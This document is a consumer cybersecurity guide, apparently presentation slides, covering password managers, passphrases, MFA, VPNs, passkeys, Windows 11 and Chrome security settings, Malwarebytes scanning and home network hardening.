**PEACE
OF MIND**

Know your accounts are secure and your information is protected.

BEST PRACTICES



Use long, unique passwords for every account.



Store them in a trusted password safe.



Enable two-factor authentication (2FA).



Keep your password safe app and devices up to date.



Monitor for breach alerts and act quickly.



Share access securely when needed.



SECURE TODAY. PROTECT TOMORROW.

A password safe is one of the simplest and most powerful ways to protect your digital life.

**DON'T JUST REMEMBER PASSWORDS.
PROTECT THEM.**

What Password Safe Does Paul Use?



Paul uses
Keeper

<https://keepersecurity.com>

Keeper securely stores passwords, passkeys, and other important information in an **encrypted, zero-knowledge vault**.



Paul also uses Keepers' **Breach Watch** product.



Breach Watch continuously monitors the dark web for Paul's email addresses and alerts him if his information is found in a data breach.



Monitors the web and dark web



Instant breach alerts



Actionable steps to stay secure



Helps protect identity and data



Breach Watch gives Paul peace of mind and helps him take action fast.

Many other password safes are good choices.



Bitwarden



1Password

LastPass...



Dashlane



NordPass



RoboForm

and many more!



The best password safe is the one **YOU** will use consistently.

Choose a trusted solution, use a strong master passphrase, and keep your data safe.





KEEPER PASSWORD SAFE

Secure Access with a Strong Passphrase.

One strong passphrase. Zero-knowledge security. You're in control.



Your data is encrypted on your devices. Only you have the keys.



1. SET UP PASSPHRASE ACCESS

Your passphrase is the key to your vault. Make it long, unique, and memorable.

1 CREATE ACCOUNT

Create Account

name@example.com

.....

☒ I agree to the Terms of Service and Privacy Policy

Create Account

Go to keepersecurity.com or download the Keeper app. Enter your email and create your account.

2 SET A STRONG PASSPHRASE

Enter Master Passphrase

Blue.River!7 Silver-Oak# Moonlight

Strong

Passphrase Tips

- ✓ Use 4 or more random words
- ✓ Add numbers and symbols
- ✓ Make it at least 16 characters
- ✓ Avoid common phrases

Use 4+ random words with numbers and symbols. Make it at least 16 characters.

3 VERIFY PASSPHRASE


Re-enter Passphrase

.....

Next

Re-enter your passphrase to confirm. This becomes your single key to access your vault.

4 ENABLE TWO-FACTOR AUTHENTICATION



Add an authenticator app (Google Authenticator, Authy, etc.) for an extra layer of security.



Your passphrase never leaves your device.

Keeper uses zero-knowledge encryption—only you have the key to decrypt your vault.



2. SET UP RECOVERY & SAFEGUARDS

Recovery options ensure you can get back into your account if you ever forget your passphrase or lose access.

1 SAVE YOUR 24-WORD RECOVERY PHRASE (PRIMARY)



Write down your 24-word recovery phrase in order and store it offline in a safe place. Keeper never stores it.

2 VERIFY RECOVERY PHRASE

Verify Recovery Phrase

✓ 1 yellow

✓ 2 health

✓ 3 setup

Verify

Re-enter the words when prompted to confirm you have saved them correctly.

3 SET UP EMERGENCY ACCESS (OPTIONAL)



If you forget your passphrase, your trusted contact can request access after the waiting period.

4 KEEP EMAIL & 2FA UP TO DATE



Use an email you can access and keep your 2FA device secure and current.



These safeguards work together.

Recovery Phrase + Email Verification + 2FA + (Optional) Emergency Access = Account Recovery

HOW ACCESS WORKS



You enter your passphrase + 2FA code



Your device uses the key to decrypt your vault locally



Your vault opens. Only you can see your data.



✓ Keeper cannot see your passphrase or decrypt your vault.



✓ Your data is encrypted on your device before it's stored.



✓ You're always in control.

BEST PRACTICES



Use a long, unique passphrase that only you know.



Write down your 24-word recovery phrase and store it offline (paper or metal backup).



Set up Emergency Access with someone you trust.



Keep your email and 2FA up to date.

REMEMBER



Your passphrase opens your vault. Your recovery phrase gets you back in.

Set it up once. Protect your future.



STRONG PASSPHRASE. SMART RECOVERY. TOTAL CONTROL.

keepersecurity.com



Works on all your devices



KEEPER BREACH WATCH

Real-time monitoring. Instant alerts. Take action.

Breach Watch scans the web, dark web and breach databases to help protect your personal information and keep you secure.



WHAT IS BREACH WATCH?

Keeper Breach Watch continuously monitors for exposed personal information tied to your email addresses.

If your data is found in a known breach, you'll get an alert so you can act fast and reduce your risk.



Knowledge is power.

Breach Watch helps you stay ahead of threats to your identity.

BREACH WATCH CAPABILITIES



MONITORS MULTIPLE SOURCES

Scans the clear web, deep web, and dark web, plus billions of breach records.



EMAIL BREACH MONITORING

Monitor unlimited email addresses for exposed data including passwords, personal info, and more.



PERSONAL DATA DETECTION

Finds exposed personal details such as names, addresses, phones, dates of birth, and SSNs.



BREACH RISK SCORE

See your overall risk level and track improvements as you take action.



INSTANT ALERTS

Get notified immediately if your information is found in a breach. Know it. Act fast.



EXPOSED PASSWORD CHECK

Detects stolen passwords so you can change them before attackers use them.



ACTIONABLE GUIDANCE

Receive clear recommendations on what to do next to secure your accounts and identity.



PRIVACY FIRST

We scan for your data, not your content. Your data is encrypted and never sold.

HOW IT WORKS



1 ADD EMAIL ADDRESS(ES)

Enter the email addresses you want to monitor.



2 CONTINUOUS MONITORING

Keeper scans 24/7 across the web, dark web, and breach databases.



3 GET ALERTED

You'll get an instant alert if your information is discovered in a breach.



4 TAKE ACTION

Follow recommended steps to secure your accounts and protect your identity.



STAY INFORMED. STAY SECURE. BREACH WATCH HAS YOUR BACK.

Included with Keeper Unlimited and Family plans.



Learn more at
keepersecurity.com



MFA MULTI-FACTOR AUTHENTICATION

Stronger security. Better protection.

MFA requires two or more verification factors to sign in, making it much harder for attackers to access your accounts.

WHY MFA MATTERS

Passwords alone can be stolen, guessed, or phished. MFA adds extra layers of security, so even if your password is compromised, attackers can't easily access your account.



HOW MFA WORKS



COMMON MFA METHODS



Authenticator App

Generates time-based codes. Works offline.

Examples: Google Authenticator, Microsoft Authenticator, Authy



SMS or Text Message

Sends a code to your mobile phone.

Note: SMS can be less secure than other methods.



Email Code

Sends a verification code to your email address.

Convenient, but less secure if email is compromised.



Hardware Security Key

Physical device you plug in or tap (like YubiKey).

Very strong protection against phishing.



Biometric Authentication

Use your fingerprint, face, or voice.

Fast and convenient on supported devices.

TYPES OF MFA FACTORS



1. Something You Know

Information only you know.

Examples: Password, PIN, security questions



2. Something You Have

A physical device or item in your possession.

Examples: Authenticator app, SMS code, hardware token, smart card



3. Something You Are

Part of you — your unique physical traits.

Examples: Fingerprint, face recognition, voice recognition

BENEFITS OF MFA



Blocks most automated attacks

Attackers can't log in with just a stolen password.



Protects against phishing

Even if a fake site steals your password, they can't complete the sign-in without your second factor.



Meets compliance requirements

Many organizations and regulations require MFA.



Simple step with big impact

Easy to enable and significantly improves security.



BEST PRACTICES

- Enable MFA on all accounts that support it.
- Use an authenticator app or hardware key for the best security.
- Keep backup codes in a safe place.
- Never share your MFA codes with anyone.



REMEMBER:

No security system is 100% foolproof, but MFA makes it dramatically harder for attackers to break in.

THINK BEFORE YOU CLICK.

Strong passwords + MFA + good habits keep your accounts and data safe.



HOW A VPN PREVENTS HACKING ON COFFEE SHOP & AIRPORT WI-FI

Public Wi-Fi is convenient—but not secure. A VPN creates an encrypted tunnel that protects your data from hackers and snoopers.



WITHOUT A VPN (YOU ARE EXPOSED)




WHAT A HACKER CAN DO



Your data travels in plain text. Anyone on the same Wi-Fi can see and steal it.

WITH A VPN (YOU ARE PROTECTED)



WHAT A HACKER SEES


b3f!k9\$#zXq12@a%...
3da8f7ea13e6c21b...
(GARBLED / ENCRYPTED DATA)



Hacker cannot read or steal your data.

- ✓ Your data is encrypted
- ✓ Your real IP address is hidden
- ✓ Your activity is private
- ✓ You are protected from hackers and snoopers

HOW IT WORKS (SIMPLE)



USE A VPN. STAY PRIVATE. **STAY SAFE.**



Encrypts your data



Hides your IP address



Prevents tracking



Keeps you safe on any Wi-Fi

A VPN is like a secure tunnel for your internet traffic.



What Does Paul use for **VPN**?



✓ ExpressVPN

This is a very good VPN but there are many others that are also good.



ENCRYPTS YOUR DATA

Keeps your online activity private and secure.



HIDES YOUR IP ADDRESS

Helps protect your identity and location.



SECURES PUBLIC WI-FI

Protects you on coffee shop, airport, and hotel networks.



ACCESS WORLDWIDE

Access content and services from anywhere.



TIP:

A VPN adds a powerful layer of privacy and security to your online life.



Use a VPN. Stay private. Stay secure. **Stay in control.**



NOW THAT WE UNDERSTAND THREATS BETTER – HOW CAN WE PROTECT OURSELVES?

KNOWLEDGE IS POWER.  PROTECTION IS OUR CHOICE.



 Cybersecurity isn't about fear—it's about **smart**, everyday choices that keep you, your data, and your devices **safe**.

PROTECT YOUR ACCOUNTS



Use strong, unique passwords

Longer is stronger.
Avoid reusing passwords.



Enable Multi-Factor Authentication (MFA)

Adds an important extra layer of security.



Use a password manager

Helps you generate and store strong passwords securely.

PROTECT YOUR DEVICES



Keep systems and apps updated

Updates fix vulnerabilities hackers exploit.



Use reliable security software

Antivirus, firewall, and anti-malware help stop attacks early.



Lock your devices

Use a PIN, password, or biometrics. Enable auto-lock.

BE SMART ONLINE



Think before you click

Be cautious of suspicious emails, links, and attachments.



Verify, don't trust blindly

Confirm requests through official channels—especially for money or sensitive info.



Limit what you share

Less information about you online means less for attackers to use.

PROTECT YOUR DATA



Back up your data

Regular backups protect you from ransomware, theft, and hardware failure.



Encrypt sensitive data

Encryption keeps your information private—even if it's stolen.



Securely dispose of old data

Delete and sanitize data before getting rid of devices.

BUILD STRONG HABITS



Stay informed

Threats evolve—so should your knowledge.



Educate others

Help friends and family stay safe.



Review your security regularly

Good habits need regular checkups.



Trust your instincts

If something feels wrong, it probably is.



Security is a journey, not a product

Small steps today, big protection tomorrow.



YOU HAVE CONTROL.

**BE AWARE.
BE PREPARED.
BE SAFE.**



Stronger together. **Safer everywhere.**

What's a **Passphrase**?



- A **passphrase** is a password made from several words instead of a short string of characters.

- For example:

river-lantern-coffee-window-27

- Passphrases are useful because they can be **long, memorable, and hard to guess**. In general, length matters a lot for password security.

WHY PASSPHRASES ARE BETTER



MEMORABLE

Easy for you to remember because they are real words you know.



LONG

You can make them longer without making them harder to remember.



HARD TO GUESS

Random words together are much harder for attackers to guess or crack.



MORE SECURE

Length makes a huge difference—the longer the passphrase, the more secure it is.



TIP: Use 4–6 random but meaningful words and add a number or symbol.
Example: **river-lantern-coffee-window-27!**



Longer is stronger.
Aim for 15+ characters.



What's a **Passphrase**? Continued



- A good passphrase should use **4–6 unrelated words** and should not be a famous quote, song lyric, address, pet name, or something easily connected to you.



AVOID THESE EXAMPLES



FAMOUS QUOTE
"To be or not to be"



SONG LYRIC
"Let it be"



ADDRESS
"123 Main Street"



PET NAME
"Buddy"



EASILY CONNECTED TO YOU
Your team, hobby, birthdate, etc.

- For something important like a **password manager**, a strong approach would be several randomly chosen words, such as:

cactus



+

violin



+

harbor



+

comet



+

ladder



Random. Unrelated. Memorable.
Longer passphrases are dramatically harder to guess or crack.

Example passphrase:
cactus violin harbor comet ladder



Remember: Length is your best defense.
Random words are your strongest ally.



Use a passphrase you can remember
but others can't guess.

How Public and Private Keys Work

A simple way for two parties to communicate securely.

 **PUBLIC KEY**
Shared with everyone

 **PRIVATE KEY**
Kept secret by the owner



THE KEY CONCEPT

Keys come in a pair.




Public Key:
Can be shared openly.
Used to encrypt data or
verify signatures.



Private Key:
Must be kept secret.
Used to decrypt data or
create signatures.

What one key locks, the other
key unlocks.




They work together.

1. ENCRYPTION: Keeping Information Private



2. DIGITAL SIGNATURE: Proving Identity and Integrity



KEY POINTS



Public keys can be shared openly.



Private keys must stay secret.



Together, they provide confidentiality, authentication, and integrity.



This technology is used in HTTPS, secure email, VPNs, and more.

AN EASY ANALOGY

Public key is like a mailbox—anyone can put a letter in.



Private key is like the key to your mailbox—only you can open it.




Only you can read the letter inside.



HOW PUBLIC/PRIVATE KEYS WORK DURING LOGIN

Passwordless login (example: passkey / WebAuthn)



💡 This is the same principle used in HTTPS, SSH, and many secure systems.



What is a Passkey?

- A **passkey** is a way to sign in without using a traditional password.
- Instead of sending a password to a website, your phone or computer uses a pair of cryptographic keys:
 - 🔑 A **private key** stays on your device.
 - 🔑 A **public key** is stored by the website or service.
- When you sign in, the website sends a challenge. Your device proves it has the private key, usually after you unlock the device with **Face ID**, **Touch ID**, a fingerprint, **PIN**, or **Windows Hello**.



HOW A PASSKEY WORKS



WHY PASSKEYS ARE BETTER

-  **Stronger security**
Resistant to phishing, password leaks, and credential stuffing.
-  **No passwords to remember**
Use your device and biometrics instead.
-  **Works across your devices**
Syncs securely with your account (like iCloud Keychain or Google Password Manager).
-  **Faster and easier sign-in**
Just a tap, look, or fingerprint.



THE BOTTOM LINE: Passkeys use modern cryptography to verify it's really you—without sharing passwords—making sign-in simpler and far more secure.



Look for the passkey option on websites and apps.

 **Sign in with passkey**



What is a Passkey? Continued



- Passkeys are also **strongly resistant to phishing** because they are tied to the legitimate website.

PASSWORDS CAN BE PHISHED



Fake Login Page

Email or username

Password

Sign in

A fake website can steal your password. They can then use it to sign in as you.

PASSKEYS ARE TIED TO THE LEGITIMATE WEBSITE



https://
Example.com

Face ID

Your device only works with the real website, not a fake one.

- A simple way to think about it is:



Password: "I know a secret."



Passkey: "My device can cryptographically prove that I'm me."

- Passkeys are usually **safer and easier** than passwords, especially when combined with device security and account recovery options.



Stronger security
Resistant to phishing, password leaks, and credential stuffing.



Built-in protection
Uses Face ID, Touch ID, fingerprint, PIN, or Windows Hello.



Works across devices
Syncs with your account (like iCloud Keychain or Google Password Manager).



Recovery options
Use backup methods to regain access if needed.



THE BOTTOM LINE

Passkeys replace passwords with modern, phishing-resistant technology—giving you a simpler, safer sign-in experience.



You try to sign in



Your device proves it's you



The website verifies the proof



You're in!
No password needed.

What is Microsoft Hello?

Microsoft Hello is a **secure, passwordless** way to sign in to your **Windows 11** device, apps, and supported websites.



HOW IT WORKS

Windows Hello verifies that it's you using a biometric (face or fingerprint), a PIN, or a security key.



1. You present your identity



2. Hello verifies you locally on your device



3. You're signed in quickly and securely



WHERE IT'S USED

- ✓ Sign in to your Windows 11 device
- ✓ Unlock your PC after it's been locked
- ✓ Approve purchases in Microsoft Store
- ✓ Sign in to apps and websites with passkeys (supported sites)



WAYS TO SIGN IN

Choose the option that works best for your device.



Face recognition

Uses your camera to recognize your face.



Fingerprint

Use your fingerprint sensor to sign in.



PIN

A Windows Hello PIN is a short number code tied to this device (not your account password).



Security key

Use a physical security key for strong two-factor authentication.



KEY BENEFITS



Stronger security

Your biometrics and PIN stay on your device. They are not sent over the internet.



Passwordless convenience

Sign in faster without typing a password.



Phishing resistant

Helps protect you from attacks that try to steal your password.



Works with passkeys

Use Windows Hello to sign in to supported websites and apps—securely and easily.



WHERE TO SET IT UP

Windows 11:



1. Open Settings



2. Go to Accounts



3. Select Sign-in options



4. Set up Windows Hello (choose your preferred option)



PASSWORDS CAN BE FORGOTTEN.
WINDOWS HELLO REMEMBERS YOU.



TIP: Even with Windows Hello, keep your Microsoft account password safe. It's still important for account recovery and other sign-ins.



SETUP

WINDOWS 11 SECURITY

Secure your PC. Protect your data. Stay in control.

SECURITY AT A GLANCE



Protected



Account
Secure



Network
Secure



Device
Secure



Up to date
& backed up

1 SECURE YOUR ACCOUNT

- ✓ Use a Microsoft account.
- ✓ Create a strong, unique password (or use a passphrase).
- ✓ Enable Multi-Factor Authentication (MFA).
Go to: account.microsoft.com/security



2 TURN ON WINDOWS SECURITY

- ✓ Open Windows Security (Start > Windows Security).
- ✓ Ensure all protection areas show "No actions needed".
- ✓ If anything shows a warning, click it and follow the steps.



3 ENABLE ESSENTIAL PROTECTIONS

- ✓ Virus & threat protection
Real-time protection: On
- ✓ Firewall & network protection
Windows Firewall: On for all networks
- ✓ App & browser control
Smart App Control: On
Reputation-based protection: On
- ✓ Device security
Core isolation: On
Memory integrity: On



How to check / turn on


Windows Security >
Device security

Make sure these are ON:

- ✓ Core isolation
- ✓ Memory integrity
- ✓ Local Security Authority protection

4 KEEP WINDOWS UP TO DATE

- ✓ Go to Settings > Windows Update.
- ✓ Click Check for updates.
- ✓ Install all important updates.
- ✓ Turn on "Get the latest updates as soon as they're available."



5 SECURE YOUR BROWSER

- ✓ Use Microsoft Edge for best integration.
- ✓ Turn on Microsoft Defender SmartScreen.
- ✓ Block tracking and harmful sites.
- ✓ Go to Settings > Privacy, search, and services.



6 CONTROL PRIVACY

- ✓ Go to Settings > Privacy & security.
- ✓ Review each section and turn off what you don't need.
- ✓ Focus on: Location, Camera, Microphone, Contacts, Diagnostics & activity history.



7 USE STRONG SIGN-IN OPTIONS

- ✓ Go to Settings > Accounts > Sign-in options.
- ✓ Set up Windows Hello (PIN, Fingerprint, or Facial recognition).
- ✓ Use PIN or Windows Hello instead of password when possible.



USEFUL SHORTCUTS



Open Windows Security
Windows key + R
Type: windowsdefender



Windows Update
Windows key + R
Type: ms-settings:windowsupdate



Privacy & security
Windows key + I
Go to Privacy & security



Sign-in options
Windows key + I
Go to Accounts > Sign-in options



REMEMBER

Security is not a one-time task.
Keep your PC updated, stay alert,
and review your settings regularly.

ADDITIONAL SECURITY STEPS

- ✓ Use a strong password manager
Store passwords securely.
- ✓ Back up your data regularly
Use OneDrive or an external drive.
- ✓ Enable BitLocker encryption
Go to Settings > Privacy & security >
Device encryption.
- ✓ Use a standard (non-admin) account
for daily use.
- ✓ Be careful with email attachments,
links, and downloads.
- ✓ Disconnect unused peripherals and
block unknown USB devices.

THREATS TO WATCH FOR

- ⚠ Phishing emails and fake websites
- ⚠ Malicious downloads and pirated software
- ⚠ Untrusted USB devices
- ⚠ Outdated software
- ⚠ Weak or reused passwords

QUICK SECURITY CHECKLIST

- ✓ MFA enabled
- ✓ Windows Security shows no actions needed
- ✓ Firewall is On
- ✓ Windows is up to date
- ✓ Real-time protection is On
- ✓ Smart App Control is On
- ✓ Privacy settings reviewed
- ✓ Backups are in place



WHEN IN DOUBT, STOP.

If something seems suspicious,
don't click it. Verify first.





Malwarebytes®

FIND AND REMOVE MALWARE

Powerful protection. Intelligent detection. Safer device.




Malwarebytes helps you **detect, remove, and protect** against malware, ransomware, spyware, and other threats.



HOW TO USE MALWAREBYTES TO FIND AND REMOVE MALWARE

1 INSTALL MALWAREBYTES



Download Malwarebytes from the official website: www.malwarebytes.com

Install and launch the application.



Always download from the official site to avoid fake installers.

2 UPDATE THE DATABASE




Click the gear icon (⚙️) > **Check for Updates** to ensure the latest threat definitions are installed.



Up-to-date protection finds the newest threats.

3 RUN A SCAN



Click **Scan** > **Threat Scan** (recommended) > **Scan**. Malwarebytes will examine your system for threats.



A full Threat Scan gives the most complete results.

4 REVIEW SCAN RESULTS



Review the threats found. Click **Quarantine** to safely remove or isolate the threats.



Quarantined items are neutralized and can't harm your system.

5 REMOVE & RESTART



After quarantine is complete, restart your computer if prompted.

Your system is now cleaner and safer.



Restarting helps ensure all threats are fully removed.

WHY IT MATTERS



Detects advanced threats
Finds malware, ransomware, spyware, rootkits, and more.



Stops threats fast
Blocks malicious activity before damage is done.



Protects your data
Keeps your personal files, passwords, and identity safe.



Runs quietly in the background
Lightweight protection without slowing you down.



Keeps improving
Regular updates keep you protected from new threats.



PRO TIP
Schedule regular scans: Open Settings > Scheduler to set automatic scans.

BEST PRACTICES FOR MAXIMUM PROTECTION



Keep Malwarebytes Premium active
Real-time protection blocks threats 24/7.



Enable Web Protection
Blocks access to malicious websites and dangerous downloads.



Scan regularly
Run a Threat Scan at least once a week.



Keep everything updated
Update Windows, browsers, and apps to close security vulnerabilities.



Practice safe habits
Avoid suspicious links, downloads, and email attachments.



Malwarebytes.
Smarter technology. Stronger protection. Peace of mind.




How to Setup Browser Security for Chrome

Follow these recommended settings to make Chrome safer and protect your privacy.




1. Open Chrome Settings



Click the three dots (⋮) in the top right corner.
Select **Settings**.

2. Run Safety Check

Chrome can check for threats, weak passwords, and other issues.



Go to Settings > Safety Check and click Check now.

3. Turn on Enhanced Protection


Stronger protection against dangerous websites, downloads, and extensions.



Go to Settings > Privacy and security > Security > Safe Browsing and select Enhanced protection.

4. Use Secure DNS

Helps protect you from attackers trying to see or change the sites you visit.



Go to Settings > Privacy and security > Security > Use secure DNS and choose a provider.



5. Recommended Privacy and Security Settings



Block third-party cookies

Limits cross-site tracking.

Go to Settings > Privacy and security > Third-party cookies

Select: Block third-party cookies (Recommended)



Clear browsing data regularly

Remove cookies, cache, and history.

Go to Settings > Privacy and security > Clear browsing data

Choose Time range and select what to clear.



Always use HTTPS

Ensure connections to sites are encrypted.

Go to Settings > Privacy and security > Security

Turn on Always use secure connections (HTTPS)



Manage extensions

Remove extensions you don't use or don't trust.

Go to Settings > Extensions

Review permissions and remove unneeded extensions.



Review site permissions

Control what sites can see or do.

Go to Settings > Privacy and security > Site settings

Review permissions for Location, Camera, Microphone, and more.



Extra Protection Tips

- Use strong, unique passwords and a password manager.
- Keep Chrome and your OS up to date.
- Be careful with links, downloads, and email attachments.
- Use Incognito mode for private browsing (not a substitute for security).
- Enable 2-Step Verification on your important accounts.



Good security habits + the right settings = a safer browsing experience.



Remember: No setting is 100% perfect. Stay alert online and think before you click!



Revisit these settings periodically as Chrome adds new security features.

SECURING YOUR HOME NETWORK

Simple steps to protect your devices, privacy, and data.



WHY IT MATTERS

Your home network connects everything—computers, phones, TVs, smart devices, and more. A secure network helps prevent hackers from stealing your data, spying on your activity, or taking control of your devices.

THE GOAL:

Keep unwanted people out and your information safe.

- ### 10 ESSENTIAL STEPS TO SECURE YOUR HOME NETWORK
- 1 CHANGE DEFAULT LOGIN CREDENTIALS**
Change the router's admin username and password from the default. Use a strong, unique password.
 - 2 USE STRONG Wi-Fi ENCRYPTION**
Use WPA3 if available. If not, use WPA2-AES. Avoid older security options like WEP or WPA.
 - 3 CREATE A STRONG Wi-Fi PASSWORD**
Use a long passphrase (12+ characters) with a mix of letters, numbers, and symbols. Avoid personal info.
 - 4 KEEP FIRMWARE UP TO DATE**
Enable automatic updates if available or check regularly. Updates fix security holes and improve performance.
 - 5 USE A GUEST NETWORK**
Keep guests and IoT (smart) devices on a separate guest network. This keeps your main devices safer.
 - 6 ENABLE THE FIREWALL**
Make sure your router's firewall is enabled to block unwanted traffic.
 - 7 DISABLE REMOTE ADMINISTRATION**
Turn off remote management unless you absolutely need it. Don't allow admin access from the Internet.
 - 8 TURN OFF WPS**
WPS can be exploited by attackers. Disable it for better security.
 - 9 USE SECURE DNS**
Use trusted DNS providers for better security and to help block malicious sites.
Examples: Cloudflare (1.1.1.1), Quad9 (9.9.9.9)
 - 10 REVIEW CONNECTED DEVICES**
Check your router for unknown devices. Remove anything you don't recognize.

- ### EXTRA PROTECTION TIPS
- Use Strong Passwords**
Use unique, strong passwords for your Wi-Fi and router admin access.
 - Monitor Your Network**
Check connected devices regularly and look for anything unfamiliar.
 - Secure Your Devices**
Keep your devices updated and use antivirus/anti-malware protection.
 - Be Careful What You Download**
Malicious downloads can infect devices and give attackers access to your network.
 - Back Up Your Settings**
Save a copy of your router settings. It can save time if you need to reset your router.

COMMON DEVICES TO SECURE



Computers Phones & Tablets Smart TVs & Streaming Devices Smart Home Devices Game Consoles Printers & Storage

QUICK CHECKLIST

✓ Router admin password changed	✓ Firewall enabled
✓ Wi-Fi uses WPA2-AES or WPA3	✓ Remote admin disabled
